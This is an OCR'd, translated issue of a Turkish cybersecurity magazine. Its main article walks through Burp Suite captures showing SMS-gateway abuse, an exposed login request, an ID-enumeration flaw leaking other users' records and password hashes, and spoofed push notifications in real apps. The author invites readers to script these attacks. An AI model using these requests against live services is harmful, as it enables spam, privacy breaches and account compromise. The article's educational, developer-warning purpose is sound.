ARKAKAPI
ISSUE
arkakaideri.com

ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

Bi-Monthly Cyber Security Magazine 14 TL 9TH ISSUE - 2019

From the Pen of a Computer Forensic Scientist: Windows Forensic ÿbrahim Baloÿlu


Gathering Cyber Intelligence with MaltegoAta ÿahan Erdemir

SCADA Simulation with Raspberry PiMehmet Enes Özen

Preventive Security Measures and Bypass Methods in Android ApplicationsAhmet Gürel

Journalists' Online Security and Cyber AttacksEren Altun

Circumventing Bans in Fantasy: How to Open a Website on the TOR Network ?Ziyahan Albeniz



ISSN 2618-6373
09
9 772618 637008

TAG

YEAR: 2 Issue: 9 - ISSN: 2618-6373

www.arkakapidergi.com

It is published every 2 months.

On behalf of Abaküs Book Publishing Distribution Services, the owner:

Selda Ustabas Demiryakan

Head Office: Hobyar District Cemal Nadir Street No:24/178 Caÿaloÿlu - IST.

Phone: 0212 514 68 61

Editor-in-Chief: Cevahir Demiryakan - cevahir@cirakdergi.com

Managing Editor: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Graphic Design: Cem Demirezen - grafik@abakuskitap.com

Cover: Ali Zahit Yavuz - alizahit@abakuskitap.com

Correction: Huriye Ozdemir

Publication Coordinator: Oÿuz Aydÿnyÿlmaz

Communication Officer and Advertising: Seba Bingöl - muhasebe@abakuskitap.com

Legal Advisor: Attorney Mehmet Pehlivan - Pehlivan ÿlkakÿn Law Firm

Social Media: Doÿukan Turan, Görkem Güler and Eren Uygun

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

subscribe@arkakapidergi.com

editor@arkakapidergi.com

event@arkakapidergi.com

Printing: Ezgi Printing Industry and Trade Co. Ltd. Sanayi Cad. Altay Street No:14
Çobançeÿme-Yenibosna/ISTANBUL
Tel: 0212 452 23 02 / Printing House Certificate Number: 45029

FROM THE EDITOR

Arka Kapÿ Magazine is back with a full content in its 9th issue!

We have two pieces of good news for you, and good news should never be kept waiting in these days! So let's share them quickly. Our first piece of news: In this issue, we have new series of articles with our new writers! What are these? Forensic computer science topics with ÿbrahim Baloÿlu, cyber security for journalists with Eren Altun, and expert opinions for those new to cyber security with Cafer Uluç!

Our second news: As you know, there is also an international version of our national magazine, Arka Kapÿ MAG.
This month, it has also turned one year old and is growing bigger every day. :) Based on this, we will be celebrating Arka Kapÿ MAG's birthday in the next event with the MAG team.
We will be celebrating together. We share event announcements on our social media accounts. We would be happy if you follow and participate! Let's take this opportunity to get to know each other, let's get to know each other so that we can make things easier (Come and Meet Each Other, Yunus Emre).

On the other hand, we would like to openly state that we await all your opinions, such as suggestions and criticisms regarding the magazine, with curiosity and interest, and that we evaluate all comments carefully.

I greet everyone whose heart beats with goodness and beauty, and I wish you all an enjoyable reading experience.

See you in the next issue, take care.

Sahin Solmaz - editor@arkakapidergi.com

CONTENTS

IMPORTANT NOTE:

ARKA DOOR MAGAZINE is not responsible for the adequacy, completeness and up-to-dateness of the information provided in this magazine. Despite all our efforts, the written information, graphics, diagrams and visuals we provide in the magazine may be out of date. All information and statements in ARKA DOOR MAGAZINE are not legal commitments and do not have any binding effect on ARKA DOOR MAGAZINE. You are responsible for any decision you make in light of the published information.

The articles in ARKA KAPI MAGAZINE are for educational purposes. Therefore, ARKA KAPI MAGAZINE does not have any legal or criminal liability in any way or form for any possible damages you may suffer and/or give to third parties as a result of your access, use or interpretation of the information in ARKA KAPI MAGAZINE.


Ahmet Goksu / ahmet@goksu.in

Via Internet Traffic To Mobile Applications A Look


One night, as I was tossing and turning carelessly in my bed, I remembered the mobile applications I frequently use. I felt like examining the internet traffic. After thinking roughly about what I could potentially find, I threw down the blanket and lay down on my computer. This was exactly the night that I would laugh out loud and sob out loud. Unaware of all this, I followed the flow of time, turned on my computer and got to work. I took some small notes for you. I will now share these notes I took for you with real examples. This is an article where I plan to give you a perspective rather than an in-depth technical article. I hope it will be an article where you can realize the correct development methods while producing an application by showing you the gaps in the simplest way. Let's start.

#1 - Application of a Cargo Company

You can control your shipments by becoming a member of the application of this cargo company that I have discussed. Let's go to the registration section on the application to see what we can do.




5[redacted]



[redacted]


2343 MOBIL AKTIVASYON KODUNUZDUR [redacted]

I typed in my phone number and sent a verification code. I also check the outgoing package via BURP, but... what is that?



```
GET
/HttpServisleri/?ceptel=5[redacted]&format=json&sdk=2343&service=SDK&t
oken=[redacted]4DF8A24B23649ED1B9EE21FB8380E77ACE92FB33C8BD
```

See? The verification code is being generated on my phone!



[redacted]

buBirSmsZafiyeti MOBIL AKTIVASYON KODUNUZDUR [redacted]


I will change the verification code and send it again.

Yes! This means that any message can be sent to any number using the company name! You can use this vulnerability as you wish. You can script it. Messages can be sent to thousands of random or specific people through this company, the company's SMS limit can be exhausted, etc. This can cause many material and moral damages to the relevant company.

Let's move on to our second example.

#2 - Exam Preparation App


As I prepare for university these days, my interest naturally shifts to related applications. With a great enthusiasm, I open the application and look at the package that arrives...



```
POST
/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyC-7C8tJ3x0Q
riciM[redacted] HTTP/1.1
Host: www.googleapis.com
Content-Type: application/json
x-client-version: ReactNative/JsCore/4.5.2/FirebaseCore-web
Connection: close
Accept: */*
Accept-Language: en-au
Content-Length: 90
Accept-Encoding: gzip, deflate
User-Agent: [redacted]FNetwork/976 Darwin/18.2.0

{"email":[redacted]@gmail.com","password":"[redacted]3*","retu
rnSecureToken":false}
```

The app is logging in to Google with my device! I try to log in immediately but I notice that the password has already been changed.



Google


Hoş Geldiniz

[redacted]@gmail.com

Şifrenizi girin

Şifreniz 11 ay önce değiştirildi

Unfortunately I have no luck trying it on other platforms. I can't get a positive result with been pwned either.



';--have i been pwned?

Check if you have an account that has been compromised in a data breach

[redacted]@gmail.com

Good news — no pwnage found!


No breached accounts and no pastes (subscribe to search sensitive breaches)

https://haveibeenpwned.com/ is a free web service that allows you to query hacked and leaked data via e-mail and password input.

Having said that, let's take a look at our next application.

#3 - Another App for Exams

You can benefit from lesson packages by registering to this application for free or paid. Let's see how my information is received when I log in with my own membership.



```
GET /Api/User?UserID=225980 HTTP/1.1
Host: [redacted]
Accept: */*
Connection: close
[redacted]
Authorization: Basic
Accept-Language: en-au
Accept-Encoding: gzip, deflate
```


```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.0.33
Set-Cookie: [redacted] path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=1, private, must-revalidate

Pragma: cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Range, Content-Disposition, Content-Type, Authorization
Access-Control-Allow-Credentials: 1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Type: application/json; charset=UTF-8
Content-Length: 588
Date: Fri, 02 Aug 2019 23:17:27 GMT
Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44"
Connection: close

{"ID":"225980","fb_User_ID":null,"email":"aa@aaaa.com","username":"d
obreyvecer","pass":"$2y$08$cE9PWmpBT13Vjh2MjUrbUuDxdSFCH9ybMqen7Md.x
fGd0WenIfsWG","photo":null,"name":"Aa","lastname":"AA","address":nul
l,"city":null,"state":null,"country":"TR","phone":null,"ostim_phone"
:null,"gender":null,"users_groups":"0","status":"1","created_date":"
2019-08-03
02:17:22","check":null,"email_check":"0","phone_check":"0","email_co
de":"922491","phone_code":null,"user_type":"0","token":null,"teyit":
"1","ostim":"0","ostim_tercih":null,"discount":"0","discountType":"0
","title":null,"bitisTarih":null}
```

The program used is Burp Suite.

Yes, we have seen the information. Now, let's take a look at what will happen by decreasing the id value of mine, which is 225980, to 225979, which is the one I marked in the first image. :)



```
GET /Api/User?UserID=225979 HTTP/1.1
Host: [redacted]
Accept: */*
Connection: close
[redacted] x)
Authorization: Basic
Accept-Language: en-au
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.0.33
Set-Cookie: P[redacted] path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=1, private, must-revalidate

Pragma: cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Range, Content-Disposition, Content-Type, Authorization
Access-Control-Allow-Credentials: 1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Type: application/json; charset=UTF-8
Content-Length: 614
Date: Fri, 02 Aug 2019 23:24:15 GMT
Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44"
Connection: close

{"ID":"225979","fb_User_ID":null,"email":"[redacted]ed1907@gmail.com
","username":[redacted],"pass":"$2y$08$WVBscVpheC81RDBlbklVbuw\/
MtBrHzYlm9ZDcg\/4KEBMrwLZK6mOK","photo":null,"name":"[redacted]"last
name":[redacted]"address":null,"city":null,"state":null,"country":"TR",
"phone":null,"ostim_phone":null,"gender":null,"users_groups":"0","st
atus":"1","created_date":"2019-08-03
01:34:24","check":null,"email_check":"1","phone_check":"0","email_co
de":"988286","phone_code":null,"user_type":"0","token":null,"teyit":
"1","ostim":"0","ostim_tercih":null,"discount":"0","discountType":"0
","title":null,"bitisTarih":null}
```


Oops! :)

The information returned **includes the name, surname, email and password of the person who registered before me, hashed with the blowfish algorithm, as well as the phone number and address information.** Thanks to the id value increasing in a pure and numerical way, it is possible to steal user information without even connecting to the database...

#4 - One more :)

With this application, you can share like Facebook, and send test questions that you can't solve to get someone to help you.
You can wait. While examining the application, I liked a trigonometry question that caught my eye and the package that was sent caught my attention.


1 Kişi Beğendi



```
POST [redacted] HTTP/1.1
Host: [redacted]
Content-Type: text/plain
Origin: file://
Connection: close
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57
Accept-Language: en-au
Accept-Encoding: gzip, deflate
Content-Length: 114

{"mesaj":"gks Gönderini Beğendi.","userId":"8841","bildirimTipi":2,"postId":"2163977","iliskiliUserId":"337346"}
```

I change the notification message and the notification id value to my own and run it again. Just as I expected, a notification comes to my device.



[redacted] now

bu bir bildirim zafiyeti ornegi

This means that it is possible to send notifications to all users overnight with a simple script!

As you can see, all I did in the examples was to examine the internet traffic of the applications. With these steps, which can be done without any knowledge, I could send SMS or notifications to all users and ask how they are, and worse, I could access important information such as home address and phone number and go for a cup of tea.

In short:

In this article, we have examined the possible consequences of communicating only with the server and storing only the information, using real examples.

May you have beautiful and happy days, sir, where verification codes are not determined on the user device and information is stored encrypted.

See you in another article!